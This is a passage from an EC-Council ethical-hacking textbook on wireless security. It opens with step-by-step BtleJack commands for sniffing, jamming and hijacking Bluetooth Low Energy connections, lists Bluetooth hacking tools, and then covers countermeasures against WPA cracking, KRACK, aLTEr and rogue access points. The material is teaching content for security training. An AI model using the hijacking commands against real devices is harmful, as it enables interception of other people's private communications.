


Figure 16.113: Screenshot showing the output of L2ping

By following the above steps, attackers can gather information such as MAC addresses and services offered by devices. With this information, they can launch further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Btlejacking Using BtleJack

Source: *https://github.com*

BtleJack is an open-source software that enables an attacker to perform a Btlejacking attack using a hardware tool such as micro:bit (*https://microbit.org*). It helps attackers sniff, jam, and hijack Bluetooth connections. Upon gaining access to a connection, an attacker can hijack, read, and export sensitive information shared between the connected devices. Btlejacking is performed using the following steps.

- Select target devices using the following command:

  btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s

- With the Btlejack tool, take a position within a radius of 5 m from the target devices.
- Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.

  Sniffing an existing connection:

  btlejack -s

  Sniffing for new connections:

  btlejack -c any

- Once the connection is captured, perform a jamming operation using the following command:

  btlejack -f 0x129f3244 -j

- Start hijacking the connection using the following command:

  btlejack -f 0x9c68fd30 -t -m 0x1fffffffff

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The captured data can be converted into the pcap format using the following command:

```
btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap
```





Figure 16.114: Screenshot showing the output of BtleJack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Hacking Tools

- **BluetoothView**

  Source: *https://www.nirsoft.net*

  BluetoothView is a utility that monitors the activity of Bluetooth devices in the vicinity. For each detected Bluetooth device, it displays information such as device name, Bluetooth address, major device type, minor device type, first detection time, and last detection time. It can also provide a notification when a new Bluetooth device is detected.




Figure 16.115: Screenshot of BluetoothView

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional Bluetooth hacking tools:

- BTCrawler (*http://petronius.sourceforge.net*)
- BlueScan (*http://bluescanner.sourceforge.net*)
- Bluetooth Vulnerability Finder (*https://play.google.com*)
- Bluetooth Scanner – btCrawler (*https://play.google.com*)
- Bluedevil (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

The previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on increasing the security of a wireless network. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section lists the countermeasures and best practices for wireless network security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. The below figure shows the structure of wireless security layers.




Figure 16.116: Structure of wireless security layers


- **Wireless signal security**: In wireless networks, the network and RF spectrum within the environment should be continuously monitored and managed to identify the threats and awareness capability. A wireless intrusion detection system (WIDS) analyzes and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

monitors the RF spectrum. Alarm generation helps detect unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.

- **Connection security**: Per frame/packet authentication provides protection against MITM attacks. It prevents an attacker from sniffing data when two genuine users communicate with each other, thereby securing the connection.
- **Device security**: Both vulnerability and patch management are important components of the security infrastructure.
- **Data protection**: Encryption algorithms such as WPA3, WPA2, and AES can protect data.
- **Network protection**: Strong authentication ensures that only authorized users gain access to a network.
- **End-user protection**: Even if the attacker has associated with APs, personal firewalls installed on the end user systems on the WLAN prevents the attacker from accessing files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defense Against WPA/WPA2/WPA3 Cracking

- **Passphrases**

  The only way to crack WPA is to sniff the PMK password associated with the "handshake" authentication process. If this password is extremely complicated, it will be almost impossible to crack. The following measures can be adopted to secure passwords.

  - Select a random passphrase that is not made up of dictionary words.
  - Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals.
  - Use diceware words or a password manager to secure passwords.

- **Client Settings**

  - Use WPA2 with AES/CCMP encryption only.
  - Set proper client settings (e.g., validate the server, specify server address, and do not prompt for new servers).
  - Regenerate keys for every new connection.


- **Additional Controls**

  - Ensure periodic updates to the firmware of wireless devices.
  - Use virtual-private-network (VPN) technologies such as remote access VPN, extranet VPN, and intranet VPN.
  - Implement protocols such as IPSec and SSL/TLS for secure communication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement a network access control (NAC) or network access protection (NAP) solution for additional control over end-user connectivity

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defense Against KRACK Attacks

The following are some countermeasures to prevent KRACK attacks.

- Update all the routers and Wi-Fi devices with the latest security patches.
- Turn on auto updates for all the wireless devices and patch the device firmware.
- Avoid using public Wi-Fi networks.
- Browse only secured websites and do not access sensitive resources when the device is connected to an unprotected network.
- If there are IoT devices, audit the devices and do not connect to insecure Wi-Fi routers.
- Always enable the HTTPS Everywhere extension.
- Enable two-factor authentication.
- Use a VPN to secure information in transit.

Defense Against aLTEr Attacks


The foremost recommended method to defend a network from aLTEr attacks is to encrypt DNS queries with proper security standards. To implement this measure, Cisco, in collaboration with Apple, developed an app named "Cisco Security Connectors" that prevents clients from entering unintended websites. This app encrypts DNS queries and loads them into the Cisco Umbrella (intelligence block) for further validation. It protects the network from hijacking at the IP level as well as the DNS level. The following countermeasures can be adopted to defend against aLTEr attacks.

- Encrypt DNS queries and use only trusted DNS resolvers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Resolve DNS queries using the HTTPS protocol.
- Access only websites having HTTPS connections.
- Use DNS over the Transport Layer Security (TLS) or DNS over datagram TLS (DTLS) to encrypt the DNS traffic and for integrity protection.
- Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks. It can also increase the encryption and intelligent policies for name resolution.
- Add a message authentication code (MAC) to user plane packets.
- Use the DNSCrypt protocol to authenticate communication between a DNS client and a DNS resolver.
- Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Detection and Blocking of Rogue APs

- **Detection of Rogue APs**
  - **RF scanning**: Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area.
  - **AP scanning**: APs that have the functionality of detecting neighboring APs will expose the data through its MIBS and web interface.
  - **Wired side inputs**: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and Cisco Discovery Protocol (CDP), using multiple protocols.
- **Blocking of Rogue APs**
  - Deny wireless service to new clients by launching a denial-of-service (DoS) attack on the rogue AP.
  - Block the switch port to which the AP is connected or manually locate the AP and physically remove it from the LAN.

Figure 16.117: Blocking of rogue APs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Defense Against Wireless Attacks

- **Best Practices for Configuration**
  - Change the default SSID after WLAN configuration.
  - Set the router access password and enable firewall protection.
  - Disable SSID broadcasts.
  - Disable remote router login and wireless administration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable MAC address filtering on APs or routers.
- Enable encryption on APs and change passphrases often.
- Close all unused ports to prevent attacks on Aps.

- **Best Practices for SSID Settings**
  - Use SSID cloaking to keep certain default wireless messages from broadcasting the SSID to everyone.
  - Do not use the SSID, company name, network name, or any easy-to-guess string in passphrases.
  - Place a firewall or packet filter between an AP and the corporate Intranet.
  - Limit the strength of the wireless network so that it cannot be detected outside the bounds of the organization.
  - Check the wireless devices for configuration or setup problems regularly.
  - Implement an additional technique for encrypting traffic, such as IPSec over wireless.
- **Best Practices for Authentication**
